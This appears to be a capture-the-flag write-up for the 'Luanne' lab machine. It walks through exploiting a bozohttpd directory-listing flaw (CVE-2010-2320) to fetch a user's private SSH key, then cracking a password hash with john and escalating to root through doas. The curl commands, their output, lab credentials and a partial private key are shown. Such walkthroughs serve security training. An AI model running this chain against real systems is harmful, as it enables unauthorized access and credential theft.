


Vulnerability Details : CVE-2010-2320

bozotic HTTP server (aka bozohttpd) before 20100621 allows remote attackers to list the contents of home directories, and determine the existence of user accounts, via multiple requests for URIs beginning with /~ sequences.


Publish Date : 2010-08-02 Last Update Date : 2017-08-17

Basically, I can list r.michaels home directory contents. Lets try this out.




```
curl http://localhost:3001/~r.michaels/ -u webapi_user:iamthebest -v
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying ::1:3001...
* Connection failed
* connect to ::1 port 3001 failed: Connection refused
*   Trying 127.0.0.1:3001...
* Connected to localhost (127.0.0.1) port 3001 (#0)
* Server auth using Basic with user 'webapi_user'
> GET /~r.michaels/ HTTP/1.1
> Host: localhost:3001
> Authorization: Basic d2ViYXBpX3VzZXI6aWFtdGhlYmVzdA==
> User-Agent: curl/7.71.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 10 Dec 2021 21:55:51 GMT
< Server: bozohttpd/20190228
< Accept-Ranges: bytes
< Content-Type: text/html
< Connection: close
<
{ [601 bytes data]
100   601    0   601    0     0    97k      0 --:--:-- --:--:-- --:--:--   97k
* Closing connection 0
<!DOCTYPE html>
<html><head><meta charset="utf-8"/>
<style type="text/css">
table {
        border-top: 1px solid black;
        border-bottom: 1px solid black;
}
th { background: aquamarine; }
tr:nth-child(even) { background: lavender; }
</style>
<title>Index of ~r.michaels/</title></head>
<body><h1>Index of ~r.michaels/</h1>
<table cols=3>
<thead>
<tr><th>Name<th>Last modified<th align=right>Size
<tbody>
<tr><td><a href="../">Parent Directory</a><td>16-Sep-2020 18:20<td align=right>1kB
<tr><td><a href="id_rsa">id_rsa</a><td>16-Sep-2020 16:52<td align=right>3kB
</table>
</body></html>
```

Gotcha, user michael's private key is present in home directory. Lets access it.




```
curl http://localhost:3001/~r.michaels/id_rsa -u webapi_user:iamthebest -v
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying ::1:3001...
* Connection failed
* connect to ::1 port 3001 failed: Connection refused
*   Trying 127.0.0.1:3001...
* Connected to localhost (127.0.0.1) port 3001 (#0)
* Server auth using Basic with user 'webapi_user'
> GET /~r.michaels/id_rsa HTTP/1.1
> Host: localhost:3001
> Authorization: Basic d2ViYXBpX3VzZXI6aWFtdGhlYmVzdA==
> User-Agent: curl/7.71.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 10 Dec 2021 21:57:10 GMT
< Server: bozohttpd/20190228
< Accept-Ranges: bytes
< Last-Modified: Wed, 16 Sep 2020 16:52:06 GMT
< Content-Type: text/plain
< Content-Length: 2610
< Connection: close
<
{ [2610 bytes data]
100  2610  100  2610    0     0   424k      0 --:--:-- --:--:-- --:--:--  424k
* Closing connection 0
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
Icxo9PpLUYzecwdU3LqJlzjFga3kG7VdSEWm+C1fiI4LRwv/iRKyPPvFGTVWvxDXFTKWXh
0DpaB9XVjggYHMr0dbYcSF2V5GMfIyxHQ8vGAE+QeW9I0Z2nl54ar/I/j7c87SY59uRnHQ
kzRXevtPSUXxytfuHYr1Ie1YpGpdKqYrYjevaQR5CAFdXPobMSxpNxFnPyyTFhAbzQuchD
ryXEuMkQOxsqeavnzonomJSuJMIh4ym7NkfQ3eKaPdwbwpiLMZoNReUkBqvsvSBpANVuyK
BNUj4JWjBpo85lrGqB+NG2MuySTtfS8lXwDvNtk/DB3ZSg5OFoL0LKZeCeaE6vXQR5h9t8
3CEdSO8yVrcYMPlzVRBcHp00DdLk4cCtqj+diZmR8MrXokSR8y5XqD3/IdH5+zj1BTHZXE
pXXqVFFB7Jae+LtuZ3XTESrVnpvBY48YRkQXAmMVAAAFkBjYH6gY2B+oAAAAB3NzaC1yc2
EAAAGBAL18SQW5uFSnE9hwASldis4fRnGrcxCUcr7+AAGpbd+PZ3Hw5DHxQSHMaPT6S1GM
3nMHVNy6iZc4xYGt5Bu1XUhFpvgtX4iOC0cL/4kSsjz7xRk1Vr8Q1xUyll4dA6WgfV1Y4I
GBzK9HW2HEhdleRjHyMsR0PLxgBPkHlvSNGdp5eeGq/yP4+3PO0mOfbkZx0JM0V3r7T0lF
```

Now, copy the private key of the user, save it on your machine and using it ssh into the machine.




```
┌──(root💀kali)-[/home/rishabh/HTB/Luanne]
└─# ssh -i michael_priv_key r.michaels@$IP
Last login: Fri Dec 10 16:34:50 2021 from 10.10.14.43
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020

Welcome to NetBSD!

luanne$ █
```

Voila, we are in as Michaels. Now, submit the user flag and let's move forward. Now, there's an encrypted backup file in the backups directory of user.




```
luanne$ ls -la
total 12
dr-xr-xr-x  2 r.michaels  users   512 Nov 24  2020 .
dr-xr-x---  7 r.michaels  users   512 Sep 16  2020 ..
-r--------  1 r.michaels  users  1970 Nov 24  2020 devel_backup-2020-09-16.tar.gz.enc
```

Using this article: https://man.netbsd.org/netpgp.1 I successfully decrypted the file and then extracted the contents:




```
luanne$ netpgp --decrypt devel_backup-2020-09-16.tar.gz.enc --output=/tmp/backup.tar.gz
signature  2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid              RSA 2048-bit key <r.michaels@localhost>
```

Now, go to tmp directory and using tar command extract all the contents. This time the hash of the password is different in .htpasswd. I cracked it using john:




```
┌──(root💀kali)-[/home/rishabh/HTB/Luanne]
└─# john sudo_hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
littlebear       (?)
1g 0:00:00:00 DONE (2021-12-10 17:28) 12.50g/s 163200p/s 163200c/s 163200C/s jaimito..guess1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now, we have michael's password. I ran linpeas again and found this:



```
            Checking doas.conf
permit r.michaels as root
```

Basically doas is an alternative to sudo. Using this guide: https://wiki.debian.org/Doas



```
luanne$ doas -u root -s
Password:
/bin/ksh: Cannot determine current working directory
# id
uid=0(root) gid=0(wheel) groups=0(wheel),2(kmem),3(sys),4(tty),5(operator),20(staff),31(guest),34(nvmm)
#
```

Cheers.